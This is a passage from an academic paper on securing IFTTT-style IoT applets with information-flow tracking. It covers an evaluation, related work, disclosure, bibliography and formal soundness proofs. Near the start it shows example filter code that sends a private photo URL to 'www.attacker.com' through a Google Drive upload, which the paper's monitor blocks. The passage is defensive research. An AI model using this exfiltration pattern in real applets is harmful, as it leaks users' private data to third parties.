1 publicPhotoURL = lbl(encodeURIComponent('IosPhotos.newPhotoInCameraRoll
   .PublicPhotoURL'))
```

## B. If This Then What? Controlling Flows in IoT Apps

```
2 attack = url("www.attacker.com?" + publicPhotoURL)
3 sink('GoogleDrive.uploadFileFromUrlGoogleDrive', 'setUrl', attack)
```

Here, `lbl/1` is an original JSFlow function for assigning a high label to a value. Instead of the actual user photo URL, we use the string `'IosPhotos.newPhotoInCameraRoll.PublicPhotoURL'`, while for specifying the value on the sink, we update the sink attribute of action `'GoogleDrive.uploadFileFromUrlGoogleDrive'` with variable `attack`.

The execution of the filter code is blocked by the monitor due to the illegal use of construct `url` in line 2. Removing this line and sending on the sink only the photo URL, as in `sink('GoogleDrive.uploadFileFromUrlGoogleDrive', 'setUrl', publicPhotoURL)`, results in a secure filter code accepted by the monitor.

**Trigger-sensitive applets** For executing filter code originating from trigger-sensitive applets, we allow JSFlow to run with the flag `sensitive`. When present, the monitor blocks the execution of filters attempting to send blacklisted values on the sink. To be in line with rule `APPLET-HIGH`, which executes the filter with no information flow restrictions, all variables in the filter code should be labeled low.

### B.7.2 Evaluation

Focusing on privacy, we evaluate the information flow tracking mechanism of FlowIT on a collection of 60 applets. Due to the closed source nature of applet's code, the benchmarks are a mixture of filter code gathered from forums or recreated by modeling existing applets.

From the 60 applets, 30 are secure and 30 insecure, with a secure and insecure version for each applet scenario. 10 applets were considered trigger-sensitive, while the rest were assumed to be trigger-insensitive.

Table B.5 summarizes the results of our evaluation. Indicating the security of the tool, false negatives are insecure programs that the tool would classify as secure. Conversely, indicating the permissiveness of the tool, false positives are secure programs that the tool would reject. No false negatives were reported, and only one false positive is observed on the "artificial" filter code in Example B.10.

#### Example B.10.

```
if (H) { skip; }
else { skip; }
sink(linkL(b));
```

The example is secure, as it always skips the action, irrespective of the value of high guard `H`. However, the monitor blocks the filter execution due to the action being skipped in high context.

The benchmarks are available for further experiments [3].

## B.8 Related work

**IFTTT** Our interest in the problem of securing IoT apps is inspired by Surbatovich et al. [45], who study a dataset of 19,323 IFTTT *recipes* (predecessor of applets before

November 2016), define a four-point security lattice and provide a categorization of potential secrecy and integrity violations with respect to this lattice. They focus solely on access to sources and sinks but not on actual flows emitted by applets, and study the risks that users face by granting permissions to IFTTT applets on services with different security levels. In contrast, we consider users' permissions as part of their privacy policy, since they are granted explicitly by the user. Yet, we show that applets may still leak sensitive information through URL-based attacks. Moreover, we propose short- and longterm countermeasures to prevent the attacks.

Mi et al. [36] conduct a six-month empirical study of the IFTTT ecosystem with the goal of measuring the applets' usage and execution performance on the platform. Ur et al. [47, 48] study the usability, human factors and pervasiveness of IFTTT applets, and Huang et al. [22] investigate the accuracy of users' mental models in trigger-action programming. He et al. [19] study the limitations of access control and authentication models for the Home IoT, and they envision a capability-based security model. Drawing on an extension of the dataset by Mi et al. [36], we focus on security and privacy risks in the IoT platforms.

Fernandes et al. [11] present FlowFence, an approach to information flow tracking for IoT application frameworks. In recent work, Fernandes et al. [12] argue that IFTTT's OAuth-based authorization model gives away overprivileged tokens. They suggest fine-grained OAuth tokens to limit privileges and thus prevent unauthorized actions. Limiting privileges is an important part of IFTTT's access control model, complementing our goals that access control cannot be bypassed by insecure information flow. Recently, Celik et al. [6] propose a static taint analysis tool for analyzing privacy violations in IoT applications. Kang et al. [34] focus on design-level vulnerabilities in publicly deployed systems and find a CSRF attack in IFTTT. Nandi and Ernst [38] use static analysis to detect programming errors in rule-based smart homes. Both these works are complementary to ours.

**URL attacks** The general technique of exfiltrating data via URL parameters has been used for bypassing the same-origin policy in browsers by malicious third-party JavaScript (e.g., [49]) and for exfiltrating private information from mobile apps via browser intents on Android (e.g, [50, 51]). The URL markup and URL upload attacks leverage this general technique for the setting of IoT apps. To the best of our knowledge, these classes of attacks have not been studied previously in the context of IoT apps.

Efail by Poddebniak et al. [41] is related to our URL markup attacks. They show how to break S/MIME and OpenPGP email encryption by maliciously crafting HTML markup in an email to trick email clients into decrypting and exfiltrating the content of previously collected encrypted emails. While in our setting the exfiltration of sensitive data by malicious applet makers is only blocked by clients that refuse to render markup (and not blocked at all in the case of URL upload attacks), efail critically relies on specific vulnerabilities in email clients to be able to trigger malicious decryption.

**Observational security** The literature has seen generalizations of noninterference to selective views on inputs/outputs, ranging from Cohen's work on selective dependency [7] to PER-based model of information flow [42] and to Giacobazzi and

Mastroeni’s abstract noninterference [15]. Bielova et al. [4] use partial views for inputs in a reactive setting. Greiner and Grahl [18] express indistinguishability by attacker for component-based systems via equivalence relations. Murray et al. [37] define value-sensitive noninterference for compositional reasoning in concurrent programs. Value-sensitive noninterference emphasizes value-sensitive sources, as in the case of treating the security level of an input buffer or file depending on its runtime security label, enabling declassification policies to be value-dependent. Like value-sensitive noninterference, projected noninterference builds on the line of work on partial indistinguishability to express value-sensitive sinks in a setting with URL-enriched output. Sen et al. [43] describe a system for privacy policy compliance checking in Bing. The system’s GROK component can be leveraged to control how sensitive data is used in URLs. GROK is focused on languages with support for MapReduce, with no global state and limited control flows. Investigating connections of our framework and GROK is an interesting avenue for future work.

## **B.9 Conclusion**

We have investigated the problem of securing IoT apps, as represented by the popular IFTTT platform and its competitors Zapier and Microsoft Flow. We have demonstrated that two classes of URL-based attacks can be mounted by malicious applet developers in order to exfiltrate private information of unsuspecting users. These attacks raise concerns because users often trust IoT applets to access sensitive information like private photos, location, fitness information, and private social network feeds. Our measurement study on a dataset of 279,828 IFTTT applets indicates that 30% of the applets may violate privacy in the face of the currently deployed access control.

We have proposed short- and longterm countermeasures. The former is compatible with the current access control model, extending it to require per-applet classification of applets into exclusively private and exclusively public. The latter caters to the longterm expansion plans on IoT platforms. For this, we develop a formal framework for tracking information flow in the presence of URL-enriched output and show how to secure information flows in IoT app code by state-of-the-art information flow tracking techniques. Our longterm vision is that an information flow control mechanism like ours can provide automatic means to vet the security of applets before they are published.

**Ethical considerations and coordinated disclosure** No IFTTT, Zapier, or Microsoft Flow users were attacked in our experiments, apart from our test user accounts on the respective platforms. We ensured that insecure applets were not installed by anyone by making them private to a single user account under our control. We have disclosed content exfiltration vulnerabilities of this class to IFTTT, Zapier, and Microsoft. IFTTT has acknowledged the design flaw on their platform and assigned it a “high” severity score. We are in contact on the countermeasures from Section B.5 and expect some of them to be deployed short-term, while we are also open to help with the longterm countermeasures from Section B.6. Zapier relies on manual code review before apps are published. They have acknowledged the

problem and agreed to a controlled experiment (in preparation) where we attempt publishing a zap evading Zapier’s code review by disguising insecure code as benign. Microsoft is exploring ways to mitigate the problem. To encourage further research on securing IoT platforms, we will publicly release the dataset annotated with security labels for triggers and actions [3].

**Acknowledgements** This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation. It was also partly funded by the Swedish Foundation for Strategic Research (SSF) and the Swedish Research Council (VR).

## Bibliography

- [1] alexander via IFTTT. Automatically back up your new iOS photos to Google Drive. <https://ifttt.com/applets/90254p-automatically-back-up-your-new-ios-photos-to-google-drive>, 2018.
- [2] Almond via IFTTT. Get an email alert when your kids come home and connect to Almond. <https://ifttt.com/applets/458027p-get-an-email-alert-when-your-kids-come-home-and-connect-to-almond>, 2018.
- [3] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. Complementary materials at <http://www.cse.chalmers.se/research/group/security/IFCIoT>, 2018.
- [4] N. Bielova, D. Devriese, F. Massacci, and F. Piessens. Reactive Non-interference for a Browser Model. In *5th International Conference on Network and System Security, NSS 2011, Milan, Italy, September 6-8, 2011*, pages 97–104. IEEE, 2011.
- [5] A. Bohannon, B. C. Pierce, V. Sjöberg, S. Weirich, and S. Zdancewic. Reactive Noninterference. In *Proceedings of the 2009 ACM Conference on Computer and Communications Security, CCS 2009, Chicago, Illinois, USA, November 9-13, 2009*, pages 79–90. ACM, 2009.
- [6] Z. B. Celik, L. Babun, A. K. Sikder, H. Aksu, G. Tan, P. D. McDaniel, and A. S. Uluagac. Sensitive Information Tracking in Commodity IoT. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 1687–1704. USENIX Association, 2018.
- [7] E. S. Cohen. Information transmission in sequential programs. In *F. Sec. Comp.* 1978.
- [8] D. E. Denning and P. J. Denning. Certification of Programs for Secure Information Flow. *Commun. ACM*, 20(7):504–513, 1977.
- [9] devin via IFTTT. Automatically text someone important when you call 911 from your Android phone. <https://ifttt.com/applets/165118p-automatically-text-someone-important-when-you-call-911-from-your-android-phone>, 2018.
- [10] A. K. Dey, T. Sohn, S. Streng, and J. Kodama. iCAP: Interactive Prototyping of Context-Aware Applications. In *Pervasive Computing, 4th International Conference, PERVASIVE 2006, Dublin, Ireland, May 7-10, 2006, Proceedings*, pages 254–271, 2006.
- [11] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016.*, pages 531–548, 2016.

- [12] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018.
- [13] General Data Protection Regulation, EU Regulation 2016/679, 2018.
- [14] M. Georgiev and V. Shmatikov. Gone in Six Characters: Short URLs Considered Harmful for Cloud Services. *CoRR*, abs/1604.02734, 2016.
- [15] R. Giacobazzi and I. Mastroeni. Abstract Non-interference: Parameterizing Non-interference by Abstract Interpretation. In *Proceedings of the 31st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2004, Venice, Italy, January 14-16, 2004*, pages 186–197. ACM, 2004.
- [16] J. A. Goguen and J. Meseguer. Security Policies and Security Models. In *1982 IEEE Symposium on Security and Privacy, Oakland, CA, USA, April 26-28, 1982*, pages 11–20. IEEE Computer Society, 1982.
- [17] Google via IFTTT. Keep a list of notes to email yourself at the end of the day. <https://ifttt.com/applets/479449p-keep-a-list-of-notes-to-email-yourself-at-the-end-of-the-day>, 2018.
- [18] S. Greiner and D. Grahl. Non-interference with What-Declassification in Component-Based Systems. In *IEEE 29th Computer Security Foundations Symposium, CSF 2016, Lisbon, Portugal, June 27 - July 1, 2016*, pages 253–267. IEEE Computer Society, 2016.
- [19] W. He, M. Golla, R. Padhi, J. Ofek, M. Dürmuth, E. Fernandes, and B. Ur. Rethinking Access Control and Authentication for the Home Internet of Things (IoT). In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 255–272. USENIX Association, 2018.
- [20] D. Hedin, L. Bello, and A. Sabelfeld. Information-flow security for JavaScript and its APIs. *J. Comput. Secur.*, 24(2):181–234, 2016.
- [21] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*, 2014.
- [22] J. Huang and M. Cakmak. Supporting Mental Model Accuracy in Trigger-Action Programming. In *Proceedings of the 2015 ACM International Joint Conference on Pervasive and Ubiquitous Computing, UbiComp 2015, Osaka, Japan, September 7-11, 2015*, pages 215–225. ACM, 2015.
- [23] iBaby via IFTTT. Email me when temperature drops below threshold in the baby’s room. <https://ifttt.com/applets/UFcy5hZP-email-me-when-temperature-drops-below-threshold-in-the-baby-s-room>, 2018.
- [24] IFTTT. How people use IFTTT today. <https://ifttt.com/blog/2016/11/connected-life-of-an-ifttt-user>, 2016.

## Bibliography

- [25] IFTTT. 550 apps and devices now work with IFTTT. <https://ifttt.com/blog/2017/09/550-apps-and-devices-now-on-ifttt-infographic>, 2017.
- [26] IFTTT (IF This Then That). <https://ifttt.com>, 2018.
- [27] IFTTT service categories. <https://ifttt.com/search>, 2018.
- [28] IFTTT. Share your Applet ideas with us! <https://www.surveymonkey.com/r/2XZ7D27>, 2018.
- [29] IFTTT. URL Shortening in IFTTT. <https://help.ifttt.com/hc/en-us/articles/115010361648-Do-all-Applets-run-through-the-ifttt-url-shortener->, 2018.
- [30] N. Jagpal, E. Dingle, J. Gravel, P. Mavrommatis, N. Provos, M. A. Rajab, and K. Thomas. Trends and Lessons from Three Years Fighting Malicious Extensions. In *24th USENIX Security Symposium, USENIX Security 15, Washington, D.C., USA, August 12-14, 2015*, pages 579–593. USENIX Association, 2015.
- [31] jayreddin via IFTTT. Google Contacts saved to Google Drive Spreadsheet. <https://ifttt.com/applets/nyRJVwYa-google-contacts-saved-to-google-drive-spreadsheet>, 2018.
- [32] The JSON Query Language. <http://www.jsoniq.org/>, 2018.
- [33] json-simple. <https://code.google.com/archive/p/json-simple/>, 2018.
- [34] E. Kang, A. Milicevic, and D. Jackson. Multi-representational Security Analysis. In *Proceedings of the 24th ACM SIGSOFT International Symposium on Foundations of Software Engineering, FSE 2016, Seattle, WA, USA, November 13-18, 2016*, pages 181–192. ACM, 2016.
- [35] Manything via IFTTT. When you leave home, start recording on your Manything security camera. <https://ifttt.com/applets/187215p-when-you-leave-home-start-recording-on-your-manything-security-camera>, 2018.
- [36] X. Mi, F. Qian, Y. Zhang, and X. Wang. An Empirical Characterization of IFTTT: Ecosystem, Usage, and Performance. In *Proceedings of the 2017 Internet Measurement Conference, IMC 2017, London, United Kingdom, November 1-3, 2017*, pages 398–404. ACM, 2017.
- [37] T. C. Murray, R. Sison, E. Pierzchalski, and C. Rizkallah. Compositional Verification and Refinement of Concurrent Value-Dependent Noninterference. In *IEEE 29th Computer Security Foundations Symposium, CSF 2016, Lisbon, Portugal, June 27 - July 1, 2016*, pages 417–431. IEEE Computer Society, 2016.
- [38] C. Nandi and M. D. Ernst. Automatic Trigger Generation for Rule-based Smart Homes. In *Proceedings of the 2016 ACM Workshop on Programming Languages and Analysis for Security, PLAS@CCS 2016, Vienna, Austria, October 24, 2016*, pages 97–102. ACM, 2016.

- [39] M. W. Newman, A. Elliott, and T. F. Smith. Providing an Integrated User Experience of Networked Media, Devices, and Services through End-User Composition. In *Pervasive Computing, 6th International Conference, Pervasive 2008, Sydney, Australia, May 19-22, 2008, Proceedings*, volume 5013 of *Lecture Notes in Computer Science*, pages 213–227. Springer, 2008.
- [40] OAuth 2.0. <https://oauth.net/2/>, 2018.
- [41] D. Poddebniak, C. Dresen, J. Müller, F. Ising, S. Schinzel, S. Friedberger, J. Somorovsky, and J. Schwenk. Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 549–566. USENIX Association, 2018.
- [42] A. Sabelfeld and D. Sands. A Per Model of Secure Information Flow in Sequential Programs. *High. Order Symb. Comput.*, 14(1):59–91, 2001.
- [43] S. Sen, S. Guha, A. Datta, S. K. Rajamani, J. Y. Tsai, and J. M. Wing. Bootstrapping Privacy Compliance in Big Data Systems. In *2014 IEEE Symposium on Security and Privacy, SP 2014, Berkeley, CA, USA, May 18-21, 2014*, pages 327–342. IEEE Computer Society, 2014.
- [44] Sparksoniq. <http://sparksoniq.org/>, 2018.
- [45] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes. In *Proceedings of the 26th International Conference on World Wide Web, WWW 2017, Perth, Australia, April 3-7, 2017*, pages 1501–1510. ACM, 2017.
- [46] thegrowthguy via IFTTT. Automatically log new Stripe payments to a Google Spreadsheet. <https://ifttt.com/applets/264933p-automatically-log-new-stripe-payments-to-a-google-spreadsheet>, 2017.
- [47] B. Ur, M. P. Y. Ho, S. Brawner, J. Lee, S. Mennicken, N. Picard, D. Schulze, and M. L. Littman. Trigger-Action Programming in the Wild: An Analysis of 200,000 IFTTT Recipes. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems, San Jose, CA, USA, May 7-12, 2016*, pages 3227–3231. ACM, 2016.
- [48] B. Ur, E. McManus, M. P. Y. Ho, and M. L. Littman. Practical Trigger-Action Programming in the Smart Home. In *CHI Conference on Human Factors in Computing Systems, CHI'14, Toronto, ON, Canada - April 26 - May 01, 2014*, pages 803–812. ACM, 2014.
- [49] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Krügel, and G. Vigna. Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2007, San Diego, California, USA, 28th February - 2nd March 2007*. The Internet Society, 2007.

## *Bibliography*

- [50] R. Wang, L. Xing, X. Wang, and S. Chen. Unauthorized Origin Crossing on Mobile Platforms: Threats and Mitigation. In *2013 ACM SIGSAC Conference on Computer and Communications Security, CCS'13, Berlin, Germany, November 4-8, 2013*, pages 635–646. ACM, 2013.
- [51] X. Zhou, S. Demetriou, D. He, M. Naveed, X. Pan, X. Wang, C. A. Gunter, and K. Nahrstedt. Identity, Location, Disease and More: Inferring Your Secrets From Android Public Resources. In *2013 ACM SIGSAC Conference on Computer and Communications Security, CCS'13, Berlin, Germany, November 4-8, 2013*, pages 1017–1028. ACM, 2013.



# Appendix

**Table B.3:** Popular third-party applets susceptible to privacy violations.

Maker	Title of applet on IFTTT	Trigger service	Action service	Users (May'17–Aug'18)
djuiceman	Tweet your Instagrams as native photos on Twitter <a href="#">↗</a>	Instagram	Twitter	500k – 540k
mcb	Sync all your new iOS Contacts to a Google Spreadsheet <a href="#">↗</a>	iOS Contacts	Google Sheets	270k – 270k
pavelbinar	Save photos you're tagged in on Facebook to a Dropbox folder <a href="#">↗</a>	Facebook	Dropbox	160k – 160k
devin	Back up photos you're tagged in on Facebook to an iOS Photos album <a href="#">↗</a>	Facebook	iOs Photos	150k – 160k
rothgar	Track your work hours in Google Calendar <a href="#">↗</a>	Location	Google Calendar	150k – 160k
mckenziec	Get an email whenever a new Craigslist post matches your search <a href="#">↗</a>	Classifieds	Email	140k – 150k
danamerrick	Press a button to track work hours in Google Drive <a href="#">↗</a>	Button Widget	Google Sheets	130k – 130k
rsms	Automatically share your Instagrams to Facebook <a href="#">↗</a>	Instagram	Facebook	110k – 140k
ktavangari	Log how much time you spend at home/work/etc <a href="#">↗</a>	Location	Google Sheet	99k – 100k
djuiceman	Tweet your Facebook status updates <a href="#">↗</a>	Facebook	Twitter	88k – 100k

**Table B.4:** Popular third-party IoT applets susceptible to integrity/availability violations.

Maker	Title of applet on IFTTT	Trigger service	Action service	Users (May'17–Aug'18)
anticipate	Turn your lights to red if your Nest Protect detects a carbon monoxide emergency <a href="#">↗</a>	Nest Protect	Philipps Hue	4.8k – 6.3k
dmrudy	Nest & Hue Smoke emergency <a href="#">↗</a>	Nest Protect	Philipps Hue	1.1k – 1.7k
sharonwu0226	If Arlo detects motion, call my phone <a href="#">↗</a>	Arlo	Phone Call	570 – 620
brandxe	If Nest Protect detects smoke send notification to Xfinity X1 TVs <a href="#">↗</a>	Nest Protect	Comcast Labs	410 – 590
awgeorge	If smoke emergency, set lights to alert color <a href="#">↗</a>	Nest Protect	Philipps Hue	410 – 420
dmrudy	Nest & Hue Co2 Emergency alert <a href="#">↗</a>	Nest Protect	Philipps Hue	400 – 520
apurvjoshi	Get a phone call when Nest cam detects motion <a href="#">↗</a>	Nest Cam	Phone Call	400 – 870
meinuelzen	Turn all HUE lights to red color if smoke alarm emergency in bedroom <a href="#">↗</a>	Nest Protect	Philipps Hue	390 – 410
skauskys	While I'm not home, let me know if any motion is detected in my house <a href="#">↗</a>	WeMo Motion	SMS	210 – 210
hotfirenet	MyFox SMS alert Intrusion <a href="#">↗</a>	Myfox Home-Control	Android SMS	190 – 240

## B.I Semantic rules

$$\begin{array}{llll} \Gamma(s) = L & \Gamma(b) = L, b \in B & \Gamma(w) = H, w \notin B & \Gamma(\text{source}) = H \\ \Gamma(e_1 + e_2) = \Gamma(e_1) \sqcup \Gamma(e_2) & \Gamma(f(e)) = \Gamma(e) & \Gamma(\text{link}(e)) = \Gamma(e) & \end{array}$$

**Figure B.15:** Expression typing.

### Expression evaluation:

$$\begin{array}{ll} \langle s, m, \Gamma \rangle_{pc} \Downarrow s & \langle l, m, \Gamma \rangle_{pc} \Downarrow m(l) \\ \frac{\langle e_i, m, \Gamma \rangle_{pc} \Downarrow s_i \quad i = 1, 2}{\langle e_1 + e_2, m, \Gamma \rangle_{pc} \Downarrow s_1 + s_2} & \frac{\langle e, m, \Gamma \rangle_{pc} \Downarrow s}{\langle f(e), m, \Gamma \rangle_{pc} \Downarrow \bar{f}(s)} \end{array}$$

### Command evaluation:

$$\begin{array}{l} \text{ASSIGN} \\ \frac{pc \sqsubseteq \Gamma(l)}{\langle l = e, m, S, \Gamma \rangle_{pc} \rightarrow_1 \langle \text{stop}, m[l \mapsto m(e)], S, \Gamma[l \mapsto pc \sqcup \Gamma(e)] \rangle} \\ \\ \text{SEQ} \\ \frac{\langle c_1, m, S, \Gamma \rangle_{pc} \rightarrow_{n_1} \langle \text{stop}, m_1, S_1, \Gamma_1 \rangle \quad \langle c_2, m_1, S_1, \Gamma_1 \rangle_{pc} \rightarrow_{n_2} \langle \text{stop}, m_2, S_2, \Gamma_2 \rangle}{\langle c_1; c_2, m, S, \Gamma \rangle_{pc} \rightarrow_{n_1+n_2} \langle c_2, m_2, S_2, \Gamma_2 \rangle} \\ \\ \text{IF} \\ \frac{m(e) \neq " \Rightarrow j = 1 \quad \langle c_j, m, S, \Gamma \rangle_{pc \sqcup \Gamma(e)} \rightarrow_n \langle \text{stop}, m', S', \Gamma' \rangle}{\langle \text{if } (e) \{c_1\} \text{ else } \{c_2\}, m, S, \Gamma \rangle_{pc} \rightarrow_n \langle \text{stop}, m', S', \Gamma' \rangle} \\ \\ \text{WHILE-TRUE} \\ \frac{m(e) \neq " \quad \langle c, m, S, \Gamma \rangle_{pc \sqcup \Gamma(e)} \rightarrow_{n_1} \langle \text{stop}, m_1, S_1, \Gamma \rangle \quad \langle \text{while } (e) \{c\}, m_1, S_1, \Gamma \rangle_{pc} \rightarrow_{n_2} \langle \text{stop}, m_2, S_2, \Gamma \rangle}{\langle \text{while } (e) \{c\}, m, S, \Gamma \rangle_{pc} \rightarrow_{n_1+n_2} \langle \text{stop}, m_2, S, \Gamma \rangle} \\ \\ \text{WHILE-FALSE} \\ \frac{m(e) = ""}{\langle \text{while } (e) \{c\}, m, S, \Gamma \rangle_{pc} \rightarrow_1 \langle \text{stop}, m, S, \Gamma \rangle} \end{array}$$

**Figure B.16:** Monitor semantics (Remaining rules).

## B.II Soundness

**Lemma B.2** (Confinement). *If  $\langle c, m, S, \Gamma \rangle_{\text{H}} \rightarrow_* \langle \text{stop}, m', S', \Gamma' \rangle$  then  $\forall l. \Gamma'(l) = \text{L} \Rightarrow m(l) = m'(l)$ .*

*Proof.*  $\Gamma'(l) = \text{L}$  means that  $c$  contains no assignments to  $l$ . If  $c$  updated  $l$ , then the label of  $l$  in  $\Gamma'$  would be  $\text{H}$ , according to rule `ASSIGN`. ■

**Lemma B.3** (Helper). *If  $\langle c[i_1/x], m_1, S, \Gamma \rangle_{pc} \rightarrow_* \langle \text{stop}, m'_1, S_1, \Gamma_1 \rangle$  and  $\langle c[i_2/x], m_2, S, \Gamma \rangle_{pc} \rightarrow_* \langle \text{stop}, m'_2, S_2, \Gamma_2 \rangle$  and  $m_1 \sim_{\Gamma} m_2$  then*

- (i)  $S_1 = S_2$
- (ii)  $\Gamma_1 = \Gamma_2$ , and
- (iii)  $m'_1 \sim_{\Gamma_1} m'_2$

*Proof.* By induction on the derivation  $\langle c[i_1/x], m_1, S \rangle_{pc} \rightarrow_* \langle \text{stop}, m'_1, S_1 \rangle$  and case analysis on the last rule used in that derivation.

- skip

Then  $\Gamma_1 = \Gamma = \Gamma_2$ ,  $S_1 = S[o_j \mapsto tt] = S_2$ , and  $m'_1 = m_1 \sim_{\Gamma} m_2 = m'_2$ .

- assign

Then  $S_1 = S_2 = S$ . We distinguish two cases:

1.  $\Gamma(e) = \text{L}$

Then  $m_1(e) = m_2(e)$  and  $\Gamma_1(l) = \Gamma_2(l) = pc$ . Hence  $\Gamma_1 = \Gamma_2$  and  $m'_1 \sim_{\Gamma_1} m'_2$ .

2.  $\Gamma(e) = \text{H}$

Then  $\Gamma_1(l) = \Gamma_2(l) = \text{H}$  and  $m_1(e) \sim_{\text{H}} m_2(e)$ . Hence  $\Gamma_1 = \Gamma_2$  and  $m'_1 \sim_{\Gamma_1} m'_2$ .

- seq

Follows trivially from IH.

- if

We distinguish two cases:

1.  $\Gamma(e) = \text{L}$

Hence  $m_1(e) = m_2(e)$  and the same branch is taken in both executions. The result follows from IH.

2.  $\Gamma(e) = \text{H}$

Consider the more interesting case when the two executions follow different branches of the conditional, e.g.,  $c_1$  executes in  $m_1$  and  $c_2$  executes in  $m_2$ .

From confinement lemma (Lemma B.2) it follows that no assignments to low variables are performed in high contexts:  $\forall l. \Gamma_1(l) = \text{L} \Rightarrow m_i(l) = m'_i(l)$  and  $\Gamma_1(l) = \Gamma_2(l) = \Gamma(l)$ . Also, no downgrades take place in high contexts, thus  $\Gamma_1 = \Gamma_2 = \Gamma$ .

$\forall l. \Gamma(l) = \text{L} \Rightarrow m'_1(l) \sim_{\Gamma_1(l)} m'_2(l)$ . Hence  $m'_1 \sim_{\Gamma_1} m'_2$ .

From rule `SKIP` it follows that no changes to the skip set are performed in high contexts. Hence  $S_1 = S_2 = S$ .

- while

We distinguish two cases:

1.  $\Gamma(e) = L$

Hence  $m_1(e) = m_2(e)$  and either rule WHILE-TRUE, or WHILE-FALSE is taken in both executions. The result follows from i.h.

2.  $\Gamma(e) = H$

Consider the more interesting case when  $c$  executes in  $m_1$  according to WHILE-TRUE, and  $c$  executes in  $m_2$  according to WHILE-FALSE.

From rule WHILE-FALSE it follows that  $m_2 = m$  and  $\Gamma_2 = \Gamma$ .

From confinement lemma (Lemma B.2) it follows that no assignments of low variables are performed in high contexts and no downgrades take place in high contexts. Hence  $\Gamma_1 = \Gamma$ . Thus  $\Gamma_1 = \Gamma_2$  and  $m'_1 \sim_{\Gamma} m'_2$ .

From rule SKIP it follows that no changes to the skip set are performed in high contexts. Hence  $S_1 = S_2 = S$ .

- sink

Then  $S_1 = S_2 = S$ . We distinguish two cases:

1.  $\Gamma(e) = L$

Then  $m_1(e) = m_2(e)$  and  $\Gamma_1(\mathbf{out}_j) = \Gamma_2(\mathbf{out}_j) = pc$ .

2.  $\Gamma(e) = H$

If the  $\mathit{sink}_j$  statement corresponds to a skipped action ( $S(o_j) = tt$ ), then the memories and typing environments remain unchanged, i.e.  $m'_i = m_i$  and  $\Gamma_i = \Gamma$ , for  $i = 1, 2$ . Hence  $\Gamma_1 = \Gamma_2 = \Gamma$  and  $m'_1 \sim_{\Gamma_1} m'_2$ .

If the  $\mathit{sink}_j$  statement does not correspond to a skipped action ( $S(o_j) = ff$ ), then  $m'_i = m_i[\mathbf{out}_j \mapsto m(e)]$  and  $\Gamma_i = \Gamma[\mathbf{out}_j \mapsto H]$ , for  $i = 1, 2$ . Then  $\Gamma_1 = \Gamma_2$  and, since  $m'_1(\mathbf{out}_j) \sim_H m'_2(\mathbf{out}_j)$ ,  $m'_1 \sim_{\Gamma_1} m'_2$ . ■

**Lemma B.4.** *If  $\langle \mathit{sink}(e), m, S, \Gamma \rangle_H \rightarrow_* \langle \mathbf{stop}, m', S, \Gamma' \rangle$  then  $m'(\mathbf{out})|_B = \emptyset$ .*

*Proof.* The only construct that allows the attacker to make any observations is  $\mathit{link}_L$ , i.e. only blacklisted URLs inside the  $\mathit{link}_L$  construct can increase the attacker's knowledge. However, the monitor disallows evaluating  $\mathit{link}_L$  in high contexts. ■

**Theorem B.5** (Soundness). *Given command  $c$ , input  $i_1$ , memory  $m_1$ , typing environment  $\Gamma$ , skip set  $S$ , and URL blacklist  $B$  such that  $\langle c[i_1/x], m_1, S, \Gamma \rangle_{pc} \rightarrow_* \langle \mathbf{stop}, m'_1, S_1, \Gamma_1 \rangle$ , for any  $i_2$  and  $m_2$  such that  $i_1 \approx i_2$ ,  $m_1 \sim_{\Gamma} m_2$ ,  $m_1(\mathbf{out}_j) \sim_B m_2(\mathbf{out}_j) \forall 1 \leq j \leq |S|$  such that  $S(o_j) = ff$ , and  $\langle c[i_2/x], m_2, S, \Gamma \rangle_{pc} \rightarrow_* \langle \mathbf{stop}, m'_2, S_2, \Gamma_2 \rangle$ , then  $m'_1(\mathbf{out}_j) \sim_B m'_2(\mathbf{out}_j)$  for all  $1 \leq j \leq |S_1|$  such that  $S_1(o_j) = ff$ .*

*Proof.* By induction on the derivation  $\langle c[i_1/x], m_1, S, \Gamma \rangle_{pc} \rightarrow_* \langle \mathbf{stop}, m'_1, S_1, \Gamma_1 \rangle$  and case analysis on the last rule used in that derivation.

From Lemma B.3,  $S_1 = S_2 = S'$ ,  $\Gamma_1 = \Gamma_2 = \Gamma'$ , and  $m'_1 \sim_{\Gamma'} m'_2$ .

- skip

Then  $m_i = m'_i$ , for  $i = 1, 2$ . Hence  $m'_i(\mathbf{out}_j) = m_i(\mathbf{out}_j)$ , for  $i = 1, 2$ . Thus  $m'_1(\mathbf{out}_j) \sim_B m'_2(\mathbf{out}_j)$  for all  $1 \leq j \leq |S'|$ .  $S'(o_j) = ff$ .

- assign

$S' = S$  and  $m_i(\mathbf{out}_j) = m'_i(\mathbf{out}_j)$  for all  $1 \leq j \leq |S|$ . Hence  $m'_1(\mathbf{out}_j) \sim_B m'_2(\mathbf{out}_j)$  for all  $1 \leq j \leq |S'|$  such that  $S'(o_j) = ff$ .

- seq

Follows from Lemma C.5 and IH.

- if

We distinguish two cases:

1.  $\Gamma(e) = L$

Hence  $m_1(e) = m_2(e)$  and the same branch is taken in both executions. The result follows from IH.

